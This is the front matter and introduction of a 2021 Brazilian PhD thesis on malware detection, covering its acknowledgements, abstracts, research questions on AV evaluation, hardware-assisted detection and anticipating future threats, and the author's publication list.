
UNIVERSIDADE FEDERAL DO PARANÁ

MARCUS FELIPE BOTACIN



ON THE MALWARE DETECTION PROBLEM: CHALLENGES AND NOVEL APPROACHES

CURITIBA PR

2021

MARCUS FELIPE BOTACIN

ON THE MALWARE DETECTION PROBLEM: CHALLENGES AND NOVEL APPROACHES

Tese apresentada como requisito parcial à obtenção do grau de Doutor em Ciência da Computação no Programa de Pós-Graduação em Informática, Setor de Ciências Exatas, da Universidade Federal do Paraná.

Área de concentração: *Ciência da Computação*.

Orientador: André Ricardo Abed Grégio.

Coorientador: Paulo Lício de Geus.

CURITIBA PR

2021

Catalogação na Fonte: Sistema de Bibliotecas, UFPR
Biblioteca de Ciência e Tecnologia

B748o Botacin, Marcus Felipe
On the malware detection problem: challenges and novel approaches [recurso eletrônico] / Marcus Felipe Botacin. – Curitiba, 2021.

Tese - Universidade Federal do Paraná, Setor de Ciências Exatas, Programa de Pós-Graduação em Informática, 2021.

Orientador: André Ricardo Abed Grégio – Coorientador: Paulo Lício de Geus.

1. Vírus de computador. 2. Computadores – Medidas de segurança. 3. Malware (software de computador) . I. Universidade Federal do Paraná. II. Grégio, André Ricardo Abed. III. Geus, Paulo Lício de. IV. Título.

CDD: 005.88

Bibliotecário: Elias Barbosa da Silva CRB-9/1894

TERMO DE APROVAÇÃO

Os membros da Banca Examinadora designada pelo Colegiado do Programa de Pós-Graduação INFORMÁTICA da Universidade Federal do Paraná foram convocados para realizar a arguição da tese de Doutorado de **MARCUS FELIPE BOTACIN** intitulada: **On the Malware Detection Problem: Challenges and Novel Approaches**, sob orientação do Prof. Dr. ANDRÉ RICARDO ABED GRÉGIO, que após terem inquirido o aluno e realizada a avaliação do trabalho, são de parecer pela sua APROVAÇÃO no rito de defesa.

A outorga do título de doutor está sujeita à homologação pelo colegiado, ao atendimento de todas as indicações e correções solicitadas pela banca e ao pleno atendimento das demandas regimentais do Programa de Pós-Graduação.

CURITIBA, 13 de Dezembro de 2021.

Assinatura Eletrônica
13/12/2021 23:50:00.0
ANDRÉ RICARDO ABED GRÉGIO
Presidente da Banca Examinadora

Assinatura Eletrônica
15/12/2021 10:55:48.0
LEYLA BILGE
Avaliador Externo (NORTONLIFELOCK)

Assinatura Eletrônica
13/12/2021 13:58:14.0
DANIEL ALFONSO GONCALVES DE OLIVEIRA
Avaliador Interno (UNIVERSIDADE FEDERAL DO PARANÁ)

Assinatura Eletrônica
13/12/2021 14:16:25.0
LEIGH METCALF
Avaliador Externo (CARNEGIE MELLON UNIVERSITY)

To all researchers in the security field.

ACKNOWLEDGEMENTS

This thesis would not be viable without the help of many people. This is not an exhaustive list of people who helped me in life, but I will try to enumerate some of them, even under the risk of forgetting someone who has been really important. I will try to present them in some logical order, not necessarily of importance or contribution level.

First of all, thanks to my parents, Herbert and Cidinha, that always supported me in my journey even without really understanding what I have been doing.

Special thanks to my uncle "Zé" for my first interactions with a computer. I would not be a computer scientist without it.

Talking about the beginning, thanks to Paulo Licio de Geus, now my co-advisor, but so far my advisor in all my academic steps from undergrad to the master. I would not be in an academic career otherwise.

Of course, thanks to André Grégio, now my Ph.D. advisor, and so far my co-advisor in all my academic steps from undergrad to master. These were 10 years in which I learned a lot, even though I complained a little bit. You know that I decided to move to Curitiba to be advised by you; it seems something important to keep registered here in this text.

I have also to thank some people that were never officially my advisors but that advised me as if they were during many moments. So, thanks Marco Zanata, for all the advice in hardware solutions, and Daniela Oliveira, for all the advice in the academic life as a whole.

I also thank UFPR's professors and staff as a whole for being supportive. A special thanks to Carlos Maziero for lending me one of his student's machines to develop my Ph.D. research.

It is also important to thank all people involved in the exchange program that allowed me to spend some time in Germany. I thank Daniel Weingaertner for handling the DAAD agreement on the Brazilian side and Roberto Grosso for handling the agreement on the German side. I thank all the FAU staff and more specifically I thank Tilo Muller for hosting me and Felix Freiling for the kind words during my stay. It is also important to remember Anatoly Kalysch, for our work together, and Florian Hantke, the "most Brazilian" German guy I have ever met (hope this is something good to hear). Finally, special thanks also to Philipp Morgner, who helped with my daily activities in Erlangen, and to Marcel Busch, for inviting me to present my work to the FAU CTF team (FAUST).

Supporting a Ph.D. is only possible if you have someone to talk to about, so I must thank my cousin Andressa Neto, for our sharing experiences sessions, my long-term friend Jammer Cavalcanti, and all my friends from Campinas. More specifically, João Pascoa, Tiago Barros, and all my friends from the "Itabira" group (If you don't know what I'm talking about, you are not part of it): Danilo Carvalho, Gabriel Natucci, Ivan Freitas, Ivan Petrin, Pedro Pozzobon, and Raniere Silva.

From Campinas, also important to mention João Moreira, who I met still in his Ph.D. and now is rocking at Intel. Thanks for all the recommendations.

And talking people supporting us, we must never forget the colleagues from the labs, who heard my complaints on a daily basis. Specially thanks to my closer SECRET colleagues: Tamy Beppler and Thalita Pimenta, to all my LARSIS colleagues, from now (Alexandre Huff, Amanda Viescinski, José Flauzino, Newton Will, Rafael de Castro, Tiago Heinrich, and Vinicius Fulber) and from the past (Adi Marcondes, Jomaro, and Stephany Dionysio), and from people from the HIPES group, a lab which I occasionally visited to develop my hardware ideas.

Among all these colleagues, one end up becoming a close friend, so I'd like to really thank Fabricio Ceschin, my travel mate and best graph designer ever!

I must also say that some of the undergrad students that I advised along with Paulo and André end up becoming close friends. So, a special thanks to Lucas Galante and Giovanni Bertão, friends that become my coauthors (or vice-versa). Thanks also to Felipe Duarte, Raphael Machnicki, and Gabriel Luders, also great students that I had the opportunity to work with and that also become my coauthors.

I have to thank all my coauthors, This would be a long list, but luckily one can read their names in the papers embedded in this thesis. Anyway, I'd like to highlight the importance of Giovanni Vigna and Christopher Kruegel, co-authors in two of my malware papers; Francis Birck and Paulo César Santos, my hardware papers "gurus"; all Daniela's students that I had the opportunity to meet in Florida (Ruimin Sun, Xiaoyong, and Nikos), that were not only my coauthors but always very kind to us in our visits there. Also a mention to Mirela Silva, not my coauthor, but also another very kind student that I had the opportunity to meet. And thanks also to coauthors whose our papers were not published in time to be fully embedded in this thesis, including Diego Aranha, Marco Aurelio Henriques, and Vitor Moia.

I'd like to dedicate some space here to thank Ulisses Penteado, from Bluepex, a company that got interested in our work and always partnered with us to develop malware research.

More than individual people, sometimes we have to thank entire organizations for their work. In this sense, I'd like to thank the SBSeg community as a whole. This is the community responsible for teaching me how is to write, review, and present a paper (and to complain about rejections, but let's forget it by a moment).

I must also thank all the funding agencies for supporting me: CNPq, for my Ph.D. scholarship, CAPES, for the FORTE project, managed by Ricardo Dahab, and Serrapilheira Institute, managed by Marco Zanata.

To close my acks, I'd like to thank my evaluation committee. It was really important to have experts evaluating my contributions. So, thanks Leigh Metcalf, Leyla Bilge, and Daniel Oliveira.

For the final words, I reserved my time and space to thank the reviewers. I think my papers really improved significantly after their comments. However, I do not extend my compliments to R2s. I hate you! (For those who understand the joke).

RESUMO

Software Malicioso (*malware*) é uma das maiores ameaças aos sistemas computacionais atuais, causando danos à imagem de indivíduos e corporações, portanto requerindo o desenvolvimento de soluções de detecção para prevenir que exemplares de *malware* causem danos e para permitir o uso seguro dos sistemas. Diversas iniciativas e soluções foram propostas ao longo do tempo para detectar exemplares de *malware*, de Anti-Vírus (AVs) a *sandboxes*, mas a detecção de *malware* de forma efetiva e eficiente ainda se mantém como um problema em aberto. Portanto, neste trabalho, me proponho a investigar alguns desafios, falácias e consequencias das pesquisas em detecção de *malware* de modo a contribuir para o aumento da capacidade de detecção das soluções de segurança. Mais especificamente, proponho uma nova abordagem para o desenvolvimento de experimentos com *malware* de modo prático mas ainda científico e utilizo-me desta abordagem para investigar quatro questões relacionadas a pesquisa em detecção de *malware*: (i) a necessidade de se entender o contexto das infecções para permitir a detecção de ameaças em diferentes cenários; (ii) a necessidade de se desenvolver melhores métricas para a avaliação de soluções anti-vírus; (iii) a viabilidade de soluções com colaboração entre *hardware* e *software* para a detecção de *malware* de forma mais eficiente; (iv) a necessidade de predizer a ocorrência de novas ameaças de modo a perimitir a resposta à incidentes de segurança de forma mais rápida.

Palavras-chave: Software Malicioso. AntiVirus. Segurança por *Hardware*.

ABSTRACT

Malware is a major threat to most current computer systems, causing image damages and financial losses to individuals and corporations, thus requiring the development of detection solutions to prevent malware to cause harm and allow safe computers usage. Many initiatives and solutions to detect malware have been proposed over time, from AntiViruses (AVs) to sandboxes, but effective and efficient malware detection remains as a still open problem. Therefore, in this work, I propose taking a look on some malware detection challenges, pitfalls and consequences to contribute towards increasing malware detection system's capabilities. More specifically, I propose a new approach to tackle malware research experiments in a practical but still scientific manner and leverage this approach to investigate four issues: (i) the need for understanding context to allow proper detection of localized threats; (ii) the need for developing better metrics for AV solutions evaluation; (iii) the feasibility of leveraging hardware-software collaboration for efficient AV implementation; and (iv) the need for predicting future threats to allow faster incident responses.

Keywords: Malware. AntiVirus. Hardware-Assisted Security.

LIST OF FIGURES

LIST OF TABLES

LIST OF ACRONYMS

DINF	Departamento de Informática
PPGINF	Programa de Pós-Graduação em Informática
UFPR	Universidade Federal do Paraná

CONTENTS

1 INTRODUCTION

Malware has been a major threat to most current computer systems, causing from image damages to financial losses to individuals (e.g., VPN's private data leaks (Computing, 2019)) and corporations (e.g., cybersecurity becoming the main business concern (CBR, 2018)). Therefore, the development of detection solutions became essential to allow for the facing of the current scenario of widespread threats and safe computer usage. Nowadays, malware detection constitutes a growing academic field (Balzarotti, 2018) and represents a hundred billion dollar market (MarketsAndMarkets, 2019).

Many solutions have been proposed over time to prevent, detect and remedy malware infections. As a noticeable example, Anti-Virus solutions (AVs) became ubiquituous and are currently installed in most users' computers (Microsoft, 2013b). However, despite all developments so-far, security solutions still suffer from a plethora of drawbacks that significantly limit their operation, such as high-performance impacts for real-time monitoring (e.g., up to 61% (hardware, 2011)), or not significative detection rates for specific scenarios (e.g., non-uniform AV labels causing accuracy decrease (Carlin et al., 2017)). Thus, there is an urgent need to understand the drawbacks of current solutions to allow the development of mitigation procedures that may increase malware detection rates.

The current status of security solutions immediately leads to the following question: *Why the security problem has not yet been solved?* The first and most obvious answer for this question is that "because security is hard"—Fred Cohen has proven decades ago that there is no algorithm that can perfectly detect all possible viruses (Cohen, 1984), such that any attempt towards this direction is just an imperfect approximation of "security". This fact, albeit, does not enable anyone to give up on protecting users, since other protection mechanisms, such as enhancing trust relations, might still provide "reasonably safe" computer usage. Therefore, the whole idea of this thesis is to discuss where to place the bar for this reasonably safe approximation of security.

Although the fact that security is hard to accomplish, it does not answer the question completely. Many science subjects are hard; quantum physics is hard, even though it has progressed significantly. Thus, there must be something else as part of the answer for advancing the security field. Looking at other scientific subjects might help us to identify that missing part. For instance, epistemology, the philosophy field that studies knowledge, might give us some hints: years ago, the positivist philosophers proposed that science was only about matters that could be directly handled, which implied severe limitations to observational fields such as astronomy (O'Connell, 2017). Contradicting this hypothesis, astronomy developed robust methods to indirectly measure objects and made significant advances (Anderl, 2015). By the time I am writing this thesis (mid 2021), a scientific exploration rover has landed on Mars (Strickland, 2021). This history allows us to plausibly hypothesize that bridging the gap of a more robust methodology is part of the answer towards enhancing security. This is the point where this thesis starts.

Considering the current scenario, I propose to delve into the main malware detection challenges and implications to contribute towards increasing malware detection capabilities in systems by relying on methodologically stronger procedures. To do so, I reviewed the body of work of more than 400 papers published under the malware umbrella in the major security conferences (see Chapter 3) and identified common pitfalls that potentially limit the research advances on the malware countermeasures topic.

Based on the aforementioned literature review, I propose a new approach to tackle malware research experiments in a practical, but scientific manner and leverage this approach to investigate four derived issues: the need for (i) understanding context to allow proper detection of regionalized threats; (ii) developing better metrics for AV solutions evaluation; (iii) evaluating the feasibility of fostering hardware-software collaboration for efficient AV implementation; and (iv) "predicting" future threats to allow faster incident responses.

1.1 IMPLICATIONS OF MALWARE RESEARCH EXPERIMENTS ISSUES

The need for context. Security solutions, such as AVs, are often expected to protect **all users** against **all types** of threats, thus they adopt a policy of considering hypothetically-defined generic samples as representative of all operational contexts, such as assuming that as ransomware samples become prevalent threats in some scenarios (SecurityIntelligence, 2018), they will also become prevalent in other distinct ones (TrendMicro, 2017a). This approach also implies generic assumptions about systems capabilities (e.g., they have similar configurations), users behaviors (e.g., they are equally vulnerable to a type of threat), and malware families distribution (e.g., all contexts are targeted by the same threats). This approach and assumptions clearly do not hold for all cases, but the implications of this choice are unknown, as the academic literature often overlooks these cases. Therefore, I propose investigating the impact of addressing localized issues using a generalized approach to understand which factors can be really generalized and which ones require localized handling. For such, I propose investigating two particular scenarios and provide the following comparisons: (i) the Brazilian desktop malware ecosystem in comparison to the malware landscapes presented in the global literature; and (ii) the Brazilian mobile banking apps ecosystem in comparison to the global banking ecosystem. As the outcome of these evaluations, I expect to establish clearer guidelines for threat scenario characterizations.

The need for better AV metrics. AVs have become the main defense line against malware for most corporations and end-users, therefore it is natural that these users look for information about which AVs perform better. From a commercial perspective, one can find multiple AV evaluations considering aspects such as detection rate and memory consumption (AVComparatives, 2019; AVTest, 2019), but, from an academic (and even industrial) perspective, these evaluations are very limited, neglecting important factors such as detection regression, i.e., when a sample stops being detected after some time (Gashi et al., 2013), which exposes users within a given attack opportunity window. Whereas it is clear that these evaluations are limited, it is not clear which metrics should be considered when selecting an AV solution for a given scenario or user. Therefore, I propose evaluating AVs for a long period of time and identify distinct metrics for their evaluation, understand their impact, and thus provide clearer guidelines for AV selection.

Hardware-assisted detection solutions. A major drawback of most current malware detection solutions is that they are completely implemented in software, thus causing their user's machines to slowdown due to the need of executing monitoring instructions instead of the user's application code. A strategy to speed up these solutions is to move them from pure software solutions to hardware-assisted solutions (Arora et al., 2005; Zhang et al., 2004), thus eliminating the whole performance overhead of running additional code. This paradigm shift, however, introduces two new challenges: (i) identifying new features for malware classification, as the previously leveraged software features will not be available in hardware; (ii) allowing for malware definition updates, since hardware storage is much more limited and less flexible in comparison to software solutions. Therefore, aiming to mitigate these issues, I propose investigating: (iii) how malicious software execution impacts existing architectural structures at low-level (e.g., CPU pipeline, cache, memory) and how these existing low-level entities could be leveraged to support detecting

malicious behaviors (self-modifying code) at higher abstraction levels; (iv) the use of branch patterns as a feature for malware detection within the branch prediction unit, thus allowing malware detection with negligible performance overhead; and (v) the use of FPGA-powered systems as a platform for reconfigurable malware detection solutions, thus streamlining malware detection definition updates.

The need for predicting future threats. Security solutions have always been operating reactively. For instance, AV solution's operations consist of capturing samples in-the-wild, identifying the exploited breaches, and then deploying signatures or heuristics for the known threats. This approach opens a huge attack opportunity windows, as the company takes a long time to respond to a newly created sample or exploited vulnerability. I strongly believe that security solutions should shift their operation scheme to a more proactive mode, trying to understand attack opportunities before they are exploited by actual samples and thus hypothetically reducing the response time to detect them. To test this hypothesis, I propose investigating, in an exploratory fashion, two scenarios of hypothetical future threats: (i) distributed, multi-core malware samples able to evade serial, linear detectors; and (ii) in-memory malware samples, threats without a disk counterpart to be inspected by standard AVs, thus being harder to detect. Investigating these two study cases might allow research stakeholders to understand the impact of possible future threats and plan defensive solutions and countermeasures.

1.2 RESEARCH QUESTIONS

Based on the implications of the issues related to malware research experiments and aiming at addressing them, I systematized the following research questions. Each high-level question comprises additional, domain-focused questions, due to the fact that complex subjects cannot be understood otherwise than as a sum of multiple factors.

1. **Why current malware research work failed on providing greater security to actual systems?** A myriad of research work has been developed over time to handle security threats. Unfortunately, despite this effort, threats such as malware infections are still seen on end-users and corporate computers. Therefore, I decided to investigate the general characteristics of the research work developed so far to understand why malware infections and attacks are still taking place in actual scenarios. I reviewed the literature to draw a landscape of current research work developed in the malware field and leveraged this landscape to pinpoint approaches' weaknesses from a research design perspective to identify possible improvement opportunities. I am aware that stating that security solutions failed is a bold claim. Indeed, the cyber-world is safer with current solutions than without them. However, in the context of this thesis, I understand failure as defined by Adam Shostack and Andrew Stewart in the "*The New School of Information Security*" book (Shostack and Stewart, 2008): The failure on providing data and evidence to consubstantiate the security maturity concept, thus preventing comparisons between the security levels of today and yesterday. In this sense, the authors provided a landscape of industry-related issues. My goal is to draw a landscape from an academic perspective.

    (a) **Which types of research work have been conducted so far?** Security is a vast field and the drawbacks of malware research can only be understood if the distinct fields affected by malware research developments and the distinct approaches leveraged by malware researchers are clearly identified. I identified the general classes of research work developed so-far to evaluate their coverage regarding the

challenges posed by actual scenarios, where the developed solutions are intended to operate.

(b) **How research works have been conducted so far?** As a vast field, distinct approaches might have been leveraged by researchers to address security challenges, thus identifying these approaches is essential to understand their limits. I surveyed the existing literature to investigate whether the leveraged approaches for malware research fit more in a scientific or engineering methodology and the implications of the leveraged method for the applicability of the obtained results in actual scenarios.

(c) **What are the limits and implications of this current scenario?** Malware infections are successful despite the existing research efforts. This happens because malware exploits the drawbacks of the existing solutions. Therefore, it is essential to understand the limitations of the proposed research solutions to identify how they can be exploited by attackers and thus develop more resistant anti-malware solutions. I investigated the limits imposed on the developed solutions due to the adoption of the current methods and research types. I pinpoint both the limitations explicit by the authors as well as the implicit assumed and omitted ones.

2. **What could be done to improve future malware research work to be successful in operating on actual scenarios?** Once the current methods for conducting malware research are identified and the limitations of them are understood, new methods and techniques can be proposed to mitigate them and thus enhance the operation of anti-malware solutions in actual scenarios.

   (a) **Which type of research could be developed to support real-world needs?** Based on the drawbacks identified for the multiple research types and approaches, I investigate the ones which are most likely to contribute to the enhancement of actual anti-malware solutions. In particular, I investigate whether any type of security research was neglected by any community stakeholder.

   (b) **Which methods could be applied to malware research work developments to make them more successful in handling actual malware?** According to the identified methods leveraged for developing malware research work, I propose designing a new research workflow to mitigate existing research development drawbacks. In particular, I focus on the intersection between the scientific and the engineering methods.

   (c) **Who are the stakeholders involved in designing research solutions that can be evolved to operate in actual scenarios?** Based on the previously identified drawbacks, I identify stakeholders that can be engaged in the development process to ease the evolution and deployment of research solutions to actual scenarios. In particular, I focus on the cooperation between researchers and enterprises.

1.3 RESEARCH ROADMAP

The development of this research work started with a survey of the recent literature on malware in almost 20 years. A comprehensive analysis of the reviewed papers was performed to characterize the malware research methods applied so-far and to identify their drawbacks. Based on these analyses, I proposed new strategies to address the challenges posed by malware samples via academic research work.

After identifying existing gaps in the malware literature and suggesting some approaches to overcome open challenges, I propose bridging some of the identified gaps using the proposed approach as proof of concept for their validation. In this sense, I propose a series of hardware extensions (presented in the further chapters) for the development of anti-malware solutions.

1.4 CONTRIBUTIONS

In this section, I present the nature of the improvements I established as development goals. Their are classified according to their scientific and engineering aspects. I believe they should "walk" together, since neither clear scientific goals without implementation capabilities nor the deployment of great technical skills in an unstructured manner will likely lead to the expected advances in the security scenario.

1.4.1 Scientific Aspects

The major scientific contributions of this work are placed in the domain of the contextualization of current research works in a "big picture" that might foster the maturation of the security field. The sociologist Steven Cole defined in a book (Cole, 1995) six measures to determine the maturity of a scientific field: (1) development of theory; (2) degree of quantification of ideas; (3) degree of cognitive consensus; (4) level of theory predictability; (5) rate at which work becomes obsolete; and (6) rate of growth of knowledge. In this sense, in this work I investigate technical strategies that make the malware research field to present a greater level of agreement and predictability (e.g., increasing experimental reproducibility).

1.4.2 Engineering Aspects

The major technical contributions of this work are new techniques and mechanisms to enhance anti-malware solutions. In particular, I target antiviruses (AVs), as they are the most popular and widespread existing anti-malware solution. To evaluate whether AVs could be enhanced by the hereby proposed mechanisms and techniques, I propose considering two key design principles of general engineering projects (MITRE, 2019): effectiveness and efficiency. Therefore, an ideal AV should be:

- **Effective:** The main goal of an AV solution is to detect all malware samples targeting a given user. Also, AVs must detect only the malicious samples and not any other software running in the user machine. In other words, an AV should present a high True Positive (TP) rate and a low False Positive (FP) rate. For such, AVs might rely on diverse techniques, including whitelists and blacklists. Any AV proposed in this thesis should be compatible with these concepts.

- **Efficient:** Software-based AV code competes in CPU resources with any other software running in the same system. Although security-aware users are more prone to accept a trade-off between performance and security, one should always have in mind user's main goal is to run a given software and not running an AV. Therefore, AVs should impact performance the minimum as possible. Similarly, AVs should impact energy consumption the minimum as possible. This invariant is intended to be kept over this whole work. When designing hardware extensions for AV support, the area overhead should also be kept in the minimum possible values.

All design decisions presented over this text should be evaluated under the light of these two principles.

1.4.3 Publications

During the development of my PhD, I authored and co-authored papers, book chapters and presented my work in some events. My academic production is following presented.
Research Papers as the Main Author:

- *"VANILLA" malware: vanishing antiviruses by interleaving layers and layers of attacks* In *"Journal in Computer Virology and Hacking Techniques"* (JCVHT) (Botacin et al., 2019).
- *"The AV Says: Your Hardware Definitions Were Updated!"* In *"International Symposium on Reconfigurable Communication-centric Systems-on-Chip"* (Recosoc) (Botacin et al., 2019)
- *"The Internet Banking [in]Security Spiral: Past, Present, and Future of Online Banking Protection Mechanisms Based on a Brazilian Case Study"* In *"International Conference on Availability, Reliability and Security"* (ARES) (Botacin et al., 2019d)
- *"RevEngE is a dish served cold: Debug-Oriented Malware Decompilation and Reassembly"* In *"Reversing and Offensive-oriented Trends Symposium 2019"* (ROOTS) (Botacin et al., 2019a)
- *"Leveraging branch traces to understand kernel internals from within"* In *"Journal in Computer Virology and Hacking Techniques"* (JCVHT) (Botacin et al., 2020c)
- *"The self modifying code (SMC)-aware processor (SAP): a security look on architectural impact and support"* In *"Journal in Computer Virology and Hacking Techniques"* (JCVHT) (Botacin et al., 2020e)
- *"On the Security of Application Installers & Online Software Repositories"* In *"Detection of Intrusions and Malware & Vulnerability Assessment"* (DIMVA) (Botacin et al., 2020a)
- *"We Need to Talk About AntiViruses: Challenges & Pitfalls of AV Evaluations"* In *"Computers & Security"* (Comp&Sec) (Botacin et al., 2020b)
- "One Size Does Not Fit All: A Longitudinal Analysis of Brazilian Financial Malware" In "ACM Transactions on Privacy & Security" (TOPS) (Botacin et al., 2021a)
- "Near-Memory & In-Memory Detection of Fileless Malware" In "2020 International Symposium on Memory Systems" (MEMSYS) (Botacin et al., 2020d)
- *"Challenges & Pitfalls of Malware Research"* In *"Elsevier Computers & Security"* (Comp&Sec) (Botacin et al., 2021b)
- *"Understanding uses and misuses of similarity hashing functions for malware detection and family clustering in actual scenarios"* In *"Forensic Science International: Digital Investigation"* (Digital Investigation)) (Botacin et al., 2021d)
- *"AntiViruses under the Microscope: A Hands-On Perspective"* In *"Elsevier Computers & Security"* (Comp&Sec) (Botacin et al., 2021c).

Research Papers as a Co-Author:

- *"L(a)ying in (Test)Bed: How Biased Datasets Produce Impractical Results for Actual Malware Families' Classification"* In *"Information Security Conference"* (ISC) (Beppler et al., 2019)
- *"Shallow Security: on the Creation of Adversarial Variants to Evade ML-Based Malware Detectors"* In *"Reversing and Offensive-oriented Trends Symposium 2019"* (ROOTS) (Ceschin et al., 2019)
- *"A Praise for Defensive Programming: Leveraging Uncertainty for Effective Malware Mitigation"* In *"IEEE Transactions on Dependable and Secure Computing"* (TDSC) (Sun et al., 2020)
- *"No Need to Teach New Tricks to Old Malware: Winning an Evasion Challenge with XOR-based Adversarial Samples"* In *"Reversing and Offensive-oriented Trends Symposium 2020"* (ROOTS) (Ceschin et al., 2020a)

Book Chapter as the Main Author:

- *"Análise de binários e sistemas assistida por hardware"* In *"Simpósio Brasileiro de Segurança da Informação e de Sistemas Computacionais"* (SBSeg) (Botacin et al., 2018c) (In Portuguese)
- *"Introdução à Engenharia Reversa de Aplicações Maliciosas em Ambientes Linux"* In *"Simpósio Brasileiro de Segurança da Informação e de Sistemas Computacionais"* (SBSeg) (Botacin et al., 2019b) (In Portuguese)

Media:

- The banking paper (Botacin et al., 2019d) was commented on a podcast (SegurançaLegal, 2019) (In Portuguese)
- Our participation in the MLSEC competition was reported in the university website (Durigan, 2021) (In Portuguese)

Presentations:

- *"Malicious Linux Binaries"* In *"Linux Developer Conference 2019"* (LinuxDevBR) (LinuxDevBR, 2019)
